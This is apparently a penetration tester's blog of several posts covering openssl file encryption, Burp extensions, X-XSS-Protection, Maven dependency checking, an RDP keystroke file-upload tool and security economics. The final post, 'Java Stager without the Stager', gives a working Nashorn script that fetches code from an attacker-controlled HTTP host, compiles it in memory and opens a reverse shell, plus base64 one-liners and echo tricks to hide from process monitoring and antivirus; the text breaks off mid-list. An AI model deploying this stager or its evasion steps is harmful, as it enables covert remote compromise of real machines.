Encrypting files with openssl using a password

I needed to send an encrypted file to a user with a Mac. They were unable to install additional software on their machine, and I have no Mac to verify things on.

By default Mac’s roll with openssl installed (thanks Google), so the solution seemed to be to use that.

You can debate the encryption algorithm choice and substitute as appropriate. But the basic syntax for encryption and decryption using AES-256 is shown below:

Encrypt file with password

openssl enc -aes-256-cbc -iter 30 -salt -in report.pdf -out report.enc

Note: running this command will result in a prompt to enter the password, and confirmation.

Decrypt with password

openssl enc -aes-256-cbc -iter 30 -d -salt -in report.enc -out report-decrypted.pdf

Note: again this command will prompt for the password to be entered before extracting.

Warning; running with scissors

This is securing with a password. Go big or risk exposure here. Someone could always try brute force and you want to make sure that takes way way longer than the validity of the information you are protecting. I recommend 72,000 characters long as a minimum to be sure.

Now you have a key distribution problem though. How to get the password to the other person securely? You cannot email them the password since this is the same delivery mechanism for my scenario.

  • Generally WhatsApp (or other end to end encrypted chat client to a mobile phone) is good.
  • Phoning and saying a long password can be awkward but works (so long as they promise to eat the paper they write the password on immediately).
  • SMS is less secure but still verifies that the user is in possession of that person’s phone.

Hope that helps.

Using Jython’s PIP to add dependencies to Burp Extenders

Ever wanted to use 3rd party python libraries when making a Burp Extender? I had somehow avoided it until recently.

Warning: Be aware before pasting in the commands below that I think they configure your new pip environment and store all dependencies inside a new folder within the current directory.

In a nutshell it works like this:

java -jar jython-standalone-2.7.1.jar -m ensurepip
java -jar jython-standalone-2.7.1.jar -m pip install --upgrade pip
java -jar jython-standalone-2.7.1.jar -m pip install jsbeautifier

Making dependencies available in Burp


You need to configure the Python Environment on the “Extenders” -> “Options” tab as shown:

The second option needs to point to the folder where pip just initialised itself to. For me it was inside the BurpSuitePro folder as shown.

The source for this wizardry is the video below:

Happy Extender making you python wizards.

Retiring old vulns

There I was finding a lovely Cross Site Scripting (XSS) vulnerability in a customer site today. Complete beauty in the HTTP 404 response via the folder/script name. So I started to write that up.


I peered at the passive results from Burp Suite and noticed a distinct lack of a vulnerability I was expecting to see:

I looked at the HTTP headers and saw this peering back at me:

X-XSS-Protection: 1; mode=block

Burp was correct not to raise that issue because it detects where that very header is insecurely set or non existent.

For the uninitiated the “X-XSS-Protection” header is supposed to tell web browsers to inspect content from the HTTP request which is then present in the immediate response. It had a laudable goal to make reflected XSS a thing of the past, or at least harder to exploit.

Chrome liked it so much it defaulted to having it enabled. Even if the server didn’t bother setting it. This caused much consternation.

Stawp making the world safer Google… Jeez!

I thought ah this is my testing browser (Firefox) I must have overridden the XSS filter.

  • So I try in Chrome.. *pop pop*.
  • So I try in Edge.. *pop pop*.

I think I google “Is X-XSS-Protection still a thing?” and stumble across this nugget:

Source: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection

No. It is not a thing. Has not been a thing for a little while.

The modern approach is to ensure that you use robust Content-Security-Policy settings. The radical approach is to prevent XSS by secure coding practices which will just never ever catch on.

Security tools and scanners including: nikto, burp suite, and nessus all still pull this header out as something to be reported on. Does it have any real relevance if user-agents simply ignore it now?

It may impact older browsers. But generally when you are talking about any web browser that is old. There will be some way to completely control the victim’s computer. Logically you should only concern yourself with where the herd is running at today.

My approach is to take this out the back to put it out of its misery with a few rounds through the head(er). Then I will stuff it and mount it onto my wall next to “Password Field with autocomplete enabled”. Which is itself deprecated based on browsers also choosing to ignore it.

Time rolls on and standards change. Lets have a round of applause for good old “X-XSS-Protection”. It has been a good sport. A brilliant contender but sadly it never truly saw its potential realised because Arsenal kept buying replacement wingers. It never got any game time.

Upgrading an old Netbeans Project to use maven


In this blog post I discuss how I migrated an old Netbeans project (Specifically ReportCompiler) to retrofit Maven and to integrate OWASP’s dependency check into the build process.

You can get ReportCompiler:

What is the target?

I made ReportCompiler a long time ago (long enough that Java was a sane choice). It is in no way complete and has adorable missing or half implemented thoughts throughout it.

It will import “.nessus” XML files and various other vulnerability scanners too. I use it mostly as a Nessus viewer since my gripes with the UI experience in browser are legion. I have a love affair with it in particular though because it has saved me an unbelievable amount of time over the years even accounting for the initial intense development time.

I do not use it every day like I used to and so the project is only lightly supported by me.

Getting up and running

  • Open up netbeans (I originally designed the GUI in this so it kind of needs to be netbeans unless another GUI editor works just as well?).
  • Create a new “maven” project.
  • Copy the source code from your previous project into the source folder.
  • Deal with any package renaming because of this movement. They will be highlighted in red at the top of every class file.
  • Check import statements for warnings. Each underline here points to a dependency we will need to include using maven now.
  • For each import error copy the package name for example “org.python.util.PythonInterpreter” and google it with the word “maven”. This will find the package that you need to import. For example:
Google Hacks Confirmed!
  • Clicking on the top result will show you the information about the relevant maven package:
Found Jython Package
  • Notice that in this example the latest version was newer as highlighted. Click on the newer version. Then copy and paste the “<dependency>” tag into your projects “pom.xml”.
  • After adding each dependency build the app again and watch that import statement fix itself. Repeat until all the red underlines have vacated your project.

Given the age of ReportCompiler there were a few deprecation warnings around the use of Vectors etc. I did not massively feel the need to redo the code for that since it has Vectors in pretty much every single area of the application. Now I feel the developer pain. Some day the rug will be pulled but for now we are golden. Vectors survive for now.

By the end of this my application compiled and executed. The only thing that did not seem to work was the resources folder including the risk icons. I wrapped the code loading these icons in a “try catch” statement to see a more verbose error message and to ensure the app loaded despite the wonky icons.

Bundling the app and dependencies into a single Jar

To fix the wonky icons I needed to ensure the resources were included inside the Jar file or otherwise copied during the build.  The simplest route I found was to use the “maven-assembly-plugin”. Adding this to the “pom.xml” file resulted in a self-contained single jar file with all resources:

<plugin>
  <groupId>org.apache.maven.plugins</groupId>
  <artifactId>maven-assembly-plugin</artifactId>
  <executions>
    <execution>
      <phase>package</phase>
      <goals>
        <goal>single</goal>
      </goals>
      <configuration>
        <archive>
          <manifest>
            <mainClass>
            com.cornerpirate.reportcompiler.GUI.MainWindow                                
            </mainClass>
          </manifest>
        </archive>
        <descriptorRefs>
          <descriptorRef>jar-with-dependencies</descriptorRef>
        </descriptorRefs>
        <finalName>ReportCompiler</finalName>
        <appendAssemblyId>false</appendAssemblyId>
      </configuration>
    </execution>
  </executions>
</plugin>


In my new project the image icons were located under the “src/main/resources” folder. Maven tutorials all say this is where to put them:

resources folder

To access these resources I modified my code to use “getClass().getResource()” as shown:

try {
    this.critical_risk_icon = new ImageIcon(getClass().getResource("/critical-icon.png"));
    this.high_risk_icon = new ImageIcon(getClass().getResource("/high-icon.png"));
    this.medium_risk_icon = new ImageIcon(getClass().getResource("/medium-icon.png"));
    this.low_risk_icon = new ImageIcon(getClass().getResource("/low-icon.png"));
    this.info_risk_icon = new ImageIcon(getClass().getResource("/info-icon.png"));
    this.no_risk_icon = new ImageIcon(getClass().getResource("/none-icon.png"));
    this.computer_icon = new ImageIcon(getClass().getResource("/computer-icon.png"));
    this.show_highlights = showHighlights;
} catch (Exception ex) {
    ex.printStackTrace();
}

Terrific. Now the risk icons were loading beautifully.

Integrating OWASP’s Dependency Check

The reason I was moving to maven was to add sanity into the dependency management. The version of ReportCompiler to date was stuck with whatever jar files I downloaded back when I wrote the project. I consoled myself with the fact that none of the code is remotely accessible which reduced the threat profile.

But here was a Pentester clearly not practising what they preach. Yelling “patch all the things” by day while my barn was on fire. This gave me an opportunity to experience life from the other side of the fence for a bit. Which we should all practice regularly.

OWASP’s Dependency Check does an excellent job of listing known vulnerabilities in dependencies. I have tried it out in a few different contexts over the years and wholeheartedly recommend it to customers. It will not solve security problems on its own. But it will highlight easily fixable weaknesses from third party libraries.

I added this to my “pom.xml” to add it into my build process:

<plugin>
  <groupId>org.owasp</groupId>
  <artifactId>dependency-check-maven</artifactId>
  <version>5.3.2</version>
  <executions>
    <execution>
      <goals>
        <goal>check</goal>
      </goals>
    </execution>
  </executions>
</plugin>

The goal was set to “check”. In this configuration dependency-check runs when the application is built and an HTML report will be created in the target folder next to my jar file. You can set the build to halt if risks over a certain CVSS score appear which I would recommend for an actively maintained project which is mission critical.

Below is an example report kicked out during a build with some CVE’s to show:

Dependency-Check Report Containing 55 known vulnerabilities

I went through all my maven dependencies and ensured the most recent releases were included (or so I thought). By running “clean and build” again the vulnerabilities related to Apache POI disappeared. Partial success!

My “pom.xml” did not point specifically to any of the remaining vulnerable libraries meaning that they were most likely “dependencies of my dependencies”. I shook my fist at the sky and cried out about how the supply chain will always get you.


I found that netbeans will draw a handy dependency graph. In “Project” view expand the “Project Files” folder and click on “pom.xml” and then on the tab labelled “Graph” along the top to see this:

Image
Netbeans POM.xml dependencies graph

I could now throw shade at “docx4j” 6.1.2 which was build with Apache Commons Compress version 1.12 when version 1.20 is available. On looking into this 6.1.2 was nowhere near the latest version of “docx4j”! There were newer ones with slightly different names available. Hot swapping that out solved the “apache-commons-compress” related CVEs.

The most recent maven release of “docx4j” (version notes for 11.1.8) was compiled with several outdated dependencies. Unfortunately “jackson-databind-2.9.9” was included and vulnerable to 26 known CVEs. There was no danger of fixing this soon and it would most likely require opening a ticket on the docx4j project.

Drilling into the others I found that “jexcelapi” had a vulnerable version of “log4j” as shown in the graph below:

Log4j 1.2.14 baked into jexcelapi

Looking into it the project for “jexcelapi” was no longer supported since it was last released in 2009. A prime candidate for being entirely replaced. A quick google found that Apache POI is the new hotness. I cutout the old library and went for something that was supported.

At the end of this process I had tried my best but ended up with vulnerabilities via docx4j’s jackson-databind dependency. C’est la vie.

Fixing vulnerable Dependencies is Hard

After thinking about it I can see four ways to proceed with fixing all known CVEs in my dependency chain:

  • Do I really have the most recent release of my dependency? Look up the actual project’s page and see if there is a later release.
  • Can I contact the maintainer and get them to update their public build with the newer dependency baked in? This would fix the issue and eventually filter back into the maven ecosystem. Probably need to do that for docx4j.
  • Do I need that dependency? If it is a minor feature and you are all up to date maybe you can remove the feature or implement it another way. As per jexcelapi.
  • Can I build my own version which is secure (recompiling with the latest libraries)? However, this instantly breaks the mavenness of the dependencies

Now I imagine what it is like when a Pentest report lands heartlessly saying “update your dependencies”. It is clear that this is still a tricky problem in 2020.

This is the end

That was the end of the process. The application compiled and had the same bugs it had before but now had more up-to-date dependency management. Folks may now be more inclined to contribute to the project, and I am more inclined to support it.

Hopefully you found something of value in the tale.

Uploading files when all else fails: rdpupload

The short version:

  • A tool which works in Linux and Windows which will “upload” a file to an RDP or other remote session where copy and paste or drag and drop are disabled.

Get the tool here:

Details

This is a very old technique. All I have done is have a stab at making my own tool for doing this. I meet aspiring hackers who say they want to jump into coding, but don’t have any “ideas”. They seem unimpressed when I say write a port scanner.

If that is you then I say to you: re-invent the damn wheel!

Sometimes the wheel needs upgrading you know? Many of the tools we have now as the “goto” for something are about 17th in newness of technique. Any tool can be toppled by a better successor.

But world domination is not the goal. Implementing your own versions of old ideas is actually just for getting your skills in for the day you invent an entirely new wheel. It also teaches you how a thing works which is brilliant. At a job interview you will stand out if you actually know what the top tool does under the hood.

What I learned on this one

To make rdpupload I have learned:

  • argparse better (I have used this before)
  • how to simulate key presses in python
  • how to do a progress bar in a CLI
  • how to zip a file using python
  • how to play an mp3 in python (though it didn’t work on Windows, yolo).

But most importantly I learned how a file upload may work by typing it, along with how to decode that on the server side easily.

Technique Used

The following summarises the techniques used:

Attacker Side:

  1. Zip the file you want to upload (might save some characters depending on the file).
  2. Base64 encode that file (so every character we are going to use is available on a standard English Keyboard).
  3. Split the encoded file into chunks of size 256 characters (arbitrary length choice here).
  4. Spoof a keyboard typing each block of 256 characters until it is completed.
  5. Display a progress bar and optionally play the sound of a typewriter hammering away while the “upload” happens.

Victim Side:

  1. Place the cursor into “Notepad” within an RDP session.
  2. When the “upload” is complete save that as a “.txt” file.
  3. Open a command prompt and use “certutil.exe” to decode the base64 encoded file. The syntax for that is shown below.
  4. Use the zip feature of Windows to unpack the zip file.
  5. Profit.

The decoder on the server side relies on “certutil.exe”. Unless I am wrong this is available from Server 2003 upwards so is pretty useful for most use cases.


Syntax: certutil -decode &amp;amp;lt;inputfile&amp;amp;gt; &amp;amp;lt;outputfile&amp;amp;gt;

Example: certutil -decode nc.txt nc.zip

The decode command is also spat out on the Kali side for convenience once the upload is complete.

Economics of Cyber Security

Everything in life boils down to economics. When there is a decision you can either go with your heart or go with your purse/wallet. But I wager that even following your heart there is a part of you which weighs up the cost-benefit implicitly.

When you are looking at security you have a budget and you have business goals and needs and you have to figure out where to spend it. In this post I am tying together a couple of thoughts on how thinking in economics with your brain instead of your gut affects security thinking. It is mostly rambling so this is my personal blog.

Why did I do this?

I was prompted to write this today because of a tweet by the Scotsman:

Firstly I haven’t bothered to read the article. But I would like to point out literally nobody is “cruising” to England. They can actually walk over bridges in places or take a 5 minute bus. That is the beauty of a friction-less border with free trade.

All about incentives

Understanding what motivates people is vital. This will help you when dealing with people. Think about what they are trying to do and see if you can frame the conversation such that you both get what you need.

I keep pondering this quote more and more:

“It is difficult to get a man to understand something, when his salary depends on his not understanding it.”

— Upton Sinclair

To widen the scope of this post a lot, lets stare at man made climate change. The grandest stage we have is wiping out the planet’s ability to sustain human life. In part due to the economics encouraging people to look the other way. It is all about incentives from where to buy your beer right up continuing doing what you are doing despite mounting evidence that it is killing the planet.

Relating incentives back to the Scotsman’s article. By increasing the duty on alcohol (a so called “Sin tax”) the Scottish government has placed an economic incentive to “drink less”. By making things more expensive people will either be unable to afford to drink as much, or will simply make different choices.

How is this about Cyber Security?

The policy of varying tax to discourage/encourage specific behaviours is a relatable story. The response of consumers has resulted in fewer units being sold. An enterprising band of consumers have identified a niche where, presumably, they live close enough to the border for it to be in their economic interests at the moment to go to England.

Boil this story down to the basics and translate to Cyber Security:

  1. A problem was identified (too many units being consumed) and a solution was put in place to reduce the risk (economic sanctions).
  2. Attackers evaluated the situation and found an avenue which was economical enough for them to make a buck (vulnerability detected).
  3. Attackers exploited that (vulnerability exploited)

There is a relationship between the sin tax approach and Data Breach fines in that they have similar effects. However, a tax is something which always applies and the fine only happens when a breach occurs. You can try and roll a dice and see if you avoid a breach for another financial year. You cannot avoid the tax within Scottish jurisdiction.

Budget, fines, and broken business models

I could not put it better than this belter of a tweet by a person I do not know at all called Dylan (hi Dylan *waves*):

With a name like Dylan he is obviously a wordsmith, I salute you sir.

This perfectly captures for me the economics of cyber security. Increasingly the choice is to do security competently or worry about paying fines. While there is a hint of Fear Uncertainty and Doubt (FUD) about this I think the general idea is right here.

With the first GDPR based fines clearing the system it is obvious that the new regime is just how life is going to be going forward. So while it is distinctly “fuddy” you cannot deny that this FUD is based in reality.

A fine is a threat which is seeking to alter behaviour. “You do this or else!”. If you sufficiently fear the else part then economics states that you should shape up.

Economics of Attackers

The economics for an attacker are pretty simple. They will exploit a target IF they find a vulnerability that:

  • has sufficient economic gain when exploited (worth doing)
  • for which the likelihood of being caught or the disincentive of the punishment is acceptable to them (attackers accept risks too :D)
  • and the investment of effort to exploit is within their skill
  • and the attacker has enough resources to devote to exploiting it (in terms of time and tools).

When all of these items are met there is an incentive and motivation for the attacker and the target will get exploited.

Economics of Defenders

Assume some theoretical system which is absolutely secure. That system would likely be absolutely useless to users. Security is the art of safeguarding without rendering something unusable.

What we need to attain is a standard of assurance equivalent with the risks that are realistic. Starting from the situation that in reality nothing is 100% secure it takes the pressure off a little bit. Now that the band-aid has been pulled off lets limit the bleeding.

First, understand the systems you have and the data they process. Determine the value of that data. When you process data valuable on the black market then the risks of attack go up.

Secondly, understand who your adversaries are. There is an entire blog post on its own about the levels of adversaries that I need to write. But in brief lets say this:

  • Untargeted automated attackers – these do not care who you are, or know anything about your business interests. Typically a functional exploit for some outdated software or default credentials will be put into a scanner which simply tries to exploit every IP address on the Internet.
  • Script Kiddies – these attackers will be targeting you specifically with a human behind the effort. They can use existing exploits and tools to enable password guessing but will be unlikely to develop new tools or attack in a sophisticated manner.
  • Organised Criminal attackers – if you are handling information which has value on the black market, or if you process credit card transactions etc then you will be on their radar. They may use “Phishing” or social engineering to exploit your staff and many will have “Zero Day” vulnerabilities which are often traded illegally. They will attempt to exploit you with ransomware and use anything else that can gain money.
  • Politically Motivated attackers – if your organisation has ever been protested, or if you trade across borders which have friction you may be targeted by this class of attacker. Frequently they will deploy techniques to disrupt your business such as denial of service or anything to get their agenda into the news. At the extreme end of this category you can expect your data to be stolen and published online by wikileaks.
  • Nation states – If you operate between borders which have friction, deliver projects for a government, or have access to people/data of interest to nation states. Then you can pretty much expect to be targeted sooner or later. What we have learned about their tactics is that they will have “Zero Day” exploits, and significant resources at their disposal.

A lot is written about “Zero Days”. I will say for the bulk of companies nobody is looking to waste a valuable exploit on you. There is also very little you can do to proactively defend against them since the vendor you use does not have a patch available.

With security the basics really are: Patch everything all the time, ensure no default or weak passwords are set, and engage with an offensive security partner to simulate the reasonable risks you face. For the bulk of you that means penetration testing, for those with mature cyber security practices in-house that may mean red teaming.

Full disclosure: I am a penetration tester and red teamer by trade. So that last recommendation is not free of bias if you think about what I just wrote cynically. However, I believe what I do every day genuinely helps customers. Note: I did not say you come to ME for these services. I said that you find a security partner with those skills period.

Before you insure your house you get a valuation right? The two-steps above in summary were:

  1. Get a valuation for the data you horde.
  2. Understand who will attack you and how to arrive at your level of cover.

Now with that out of the way. The economics of defence is to ensure that you make yourself as prickly as possible to deter attackers. While nothing is 100% secure what you want to do is raise the bar beyond low-skilled attackers as the minimum.

As with the “Sin Tax” you are trying to reduce the incentive to the attacker to exploit you. By increasing the amount of time and tooling required you will reduce the pool of attackers.

Have you ever seen one of the many segments on TV where an ex-offender looks at a home and gives advice on how to secure it from robbers? It is the exact same advice here. You want the robber to not see you as a soft touch and you want them to walk down the street to someone who is.

Well, dear reader, I think that is enough for today on the economics of cyber security. I think we covered incentives and how attack and defence is really just like choosing where you buy your beer.

Burp a sandstorm

Back when myself and Andy Gill were working together it became a running joke in the office that whenever you open Burp suite Darude’s Sandstorm must blare out. How would you get a shell storm without sandstorm? Back in December I took a moment to make an Extension that does exactly that. Have the code here:

from burp import IBurpExtender
from java.awt import Desktop;
from java.net import URI;

class BurpExtender(IBurpExtender):

extensionName = "Hacking in Progress"
def registerExtenderCallbacks(self, callbacks):
callbacks.setExtensionName(self.extensionName)
if Desktop.isDesktopSupported() and  Desktop.getDesktop().isSupported(Desktop.Action.BROWSE):
Desktop.getDesktop().browse(URI("https://www.youtube.com/watch?v=c-ydGUHUDj8"))

return

Save this into a “.py” file and import as a python extender within burp.

It serves no useful function unless you want a 10 hour loop of Sandstorm playing in your system default web browser. To be honest, why wouldn’t you?

Awkward first post of 2019 out of the way. Back onto useful things soon.

* Featured image was pulled off Google with “Free for non-commercial use” selected. The Flickr account that originally had it doesn’t exist now so unable to thank the person who took it or seek permission. Whoever took it, well done and hope you are ok with my using it.

Java Stager without the Stager

I have been doing a lot of playing with Java recently. In fact, this will be the 3rd blog post in a month.

In this post I sought to merge the two threads and move away from “Java-Stager” to deliver the same payload via Nashorn.

Why bother?

If we revisit the goals of a stager, then you should see why this is significant:

  • Stager is a binary or script which is uploaded to the victim.
  • The stager needs to be benign in general to survive cursory analysis.
  • The stager then downloads the actual payload over HTTP straight into memory where it is hidden from lots of AV solutions.

The technique of hiding in memory is based on the work of James Williams with his “too hot for the Internet” video available here:

https://www.youtube.com/watch?v=BYEbhDXgElQ&t=7s

An AV vendor made a copyright claim which had the video pulled temporarily. Then because of that becoming a much bigger story it currently has 32k views. Which is about 30k more than the next most popular video from this year’s BSides Manchester.

The Stager jar file was a weak point of the Java-Stager post. While that is designed to be a proof of concept. It is true that uploading the jar file to Virus Total would probably see it being killed by AV within a few days.

By the end of this post we will have the functionality of Java Stager where everything pretty much happens in memory, and the “Stager” is now an Oracle signed binary which is part of the Java Runtime Environment.

Nashorn Payload

Now that I have a lovely Nashorn engine to play with I have implemented the same reverse shell over TCP which was given out with Java-Stager:

https://github.com/cornerpirate/java-stager/blob/master/src/main/java/TCPReverseShell.java

The following shows how to achieve the same results using only Nashorn code:

// Change this to point to your host
var host = "http:///";

// Load the NnClassLoader over HTTP 
load(host + "NnClassLoader.js");

// Use NnClassLoader to download Janino and Apache commons over HTTP
// Obtain these Jar files and stick them in your web root
var L = new NnClassLoader({ urls: [host + 'janino-3.0.8.jar', host + 'commons-compiler-3.0.8.jar']});
var P = L.type('org.codehaus.janino.SimpleCompiler');
var SimpleCompiler = L.type("org.codehaus.janino.SimpleCompiler");

// Import all the Objects that we need
var BufferedReader = Java.type("java.io.BufferedReader");
var InputStreamReader = Java.type("java.io.InputStreamReader");
var StringReader = Java.type("java.io.StringReader");
var StringBuffer = Java.type("java.lang.StringBuffer");
var Method = Java.type("java.lang.reflect.Method");
var URL = Java.type("java.net.URL");
var URLConnection = Java.type("java.net.URLConnection");

// Place Java-Stager's Payload.java file at root of web server.
// This code downloads the payload over HTTP
var payloadServer = new URL(host + "Payload.java");
var yc = payloadServer.openConnection();
var ins = new BufferedReader(new InputStreamReader(yc.getInputStream()));
 
// Read the code into memory in a string
var inputLine;
var payloadCode = new StringBuffer();
while ((inputLine = ins.readLine()) != null) {
   payloadCode.append(inputLine + "\n");
}
// Be tidy and close the input stream.
ins.close();
print("[*] Downloaded payload");

// Compile it using Janino
print("[*] Compiling ....");
var compiler = new SimpleCompiler();
compiler.cook(new StringReader(payloadCode.toString()));
var compiled = compiler.getClassLoader().loadClass("Payload") ;

// Execute "Run" method using reflection
print("[*] Executing ....");
var runMeth = compiled.getMethod("Run");
// This form of invoke works when "Run" is static
runMeth.invoke(null); 

print("[*] Payload, payloading ....");

Hopefully the comments clear up how that works. It basically does this:

  • Download over HTTP the “NnClassLoader.js” library which allows custom class loading.
  • Download the two java libraries required (janino, and commons-compiler). These are required for compilation in memory.
  • Download the payload over HTTP and save it into memory.
  • Compile the payload in memory.
  • Use reflection to execute the “Run” method of the “Payload” object to trigger the payload.

Pretty much the same process as before.

Preparing Attacker’s Server

Start an HTTP listener containing the following files in the web root:

  • NnClassLoader – Available from reference [1]
  • janino-3.0.8.jar – Available from reference [2]
  • commons-compiler-3.0.8.jar – Available from reference [3]
  • java – The same payload I made for Java-Stager works.

Then you start a metasploit multi/handler with the payload set to “generic/shell_reverse_tcp”. With the extra option “set ExitOnSession false” enabled the listener will remain active beyond the first victim connecting back.

Exploiting your victim

Obviously, do not do this on a machine that you are not legally allowed to. This is for research purposes only.

Caveat in mind? Good. All you do is take a copy of the Nashorn payload (shown above) and paste it into a text editor on your “victim”. Then all you need to do is:

  • Set the value of “host” to point to your HTTP listener
  • Save the above to disk as for example “revshell.js”

There are then three ways to run the “revshell.js” using jjs:

# As argument to jjs
jjs path/to/revshell.js


The pros of this is that it is damn easy. To find the cons look at the output Sysinternals process explorer. There you will see that this leaves an obvious path to the payload:

08-jjs-with-file-as-argument

Which isn’t brilliant. The second way is to use “echo” to spoof sending stdin data to the jjs command prompt interface:

# echo spoofing stdin
echo load(“path/to/revshell.js”) | jjs


Looking at process explorer again shows that we have hidden the location of the payload:

09-jjs-using-echo-or-command-prompt-interface

The final method is to just use the command prompt interface and then issue the load command:

# launching jjs as shell and then loading it
jjs
jjs> load(“path/to/revshell.js”)

This again gets a clean looking output from process monitor which isn’t surprising since the last two are equivalent.

Doing it all in memory *

Now these are fine, but you are committing to saving a file on disk. If you want to do it all in memory, then you can:

  • Upload your “revshell.js” to your HTTP listener and then use “load()”.
  • Or paste the program line by line into the command prompt interface.

These both worked for me. But the final way of doing it is to Base64 encode your payload and then paste a 1 liner into jjs to make it work. To keep this as a “no tools on your victim” hack I would suggest using an online encoder for example:

https://www.base64encode.org/

Or you have options in powershell, certutil to encode base64 on Windows, and equivalent options in Linux.

Once you have a base64 encoded version of the payload just paste it into the one liner shown below over “ENCODED_TEXT”:

echo eval(new java.lang.String(java.util.Base64.decoder.decode('ENCODED_TEXT'))); | jjs

This will do it in a one liner in memory. It will execute within the context of a binary signed by Oracle (jjs.exe), and. it will hide the input parameters from Process Explorer on Windows.

* Ok some of it touches disk


Using Systinternals process monitor with the filters set as shown:

10-process-monitor-filters

I discovered that our jjs process (in this case with PID 3504) created some temporary files:

11-jar-cache-files

These are files created by “NnClassLoader”. They are local copies of the two dependencies “janino” and “commons-compiler”. These are NOT malicious and should pass any scrutiny since they are not from nefarious sources.

I think they are an improvement over my PoC Java-Stager which is toasted the second that someone uploads it to Virus total.

Put it together and what have you got?

Here is the Attacker setup and it catching the reverse shell back:

15-Attacker-Listeners.png


Here is the Victim executing the payload using the echo trick with Base64 encoding:

14-Victim-Executing-Nashorn-Stager

So that worked absolutely fine. Bibbity, bobbity, boo!

Trying to trigger AV Alerts

The payload used by Java-Stager and this Nashorn example are currently useful against, I would guess, most Anti-Virus solutions. The reasons being:

  • Most of what they do is in memory, a classic place to hide.
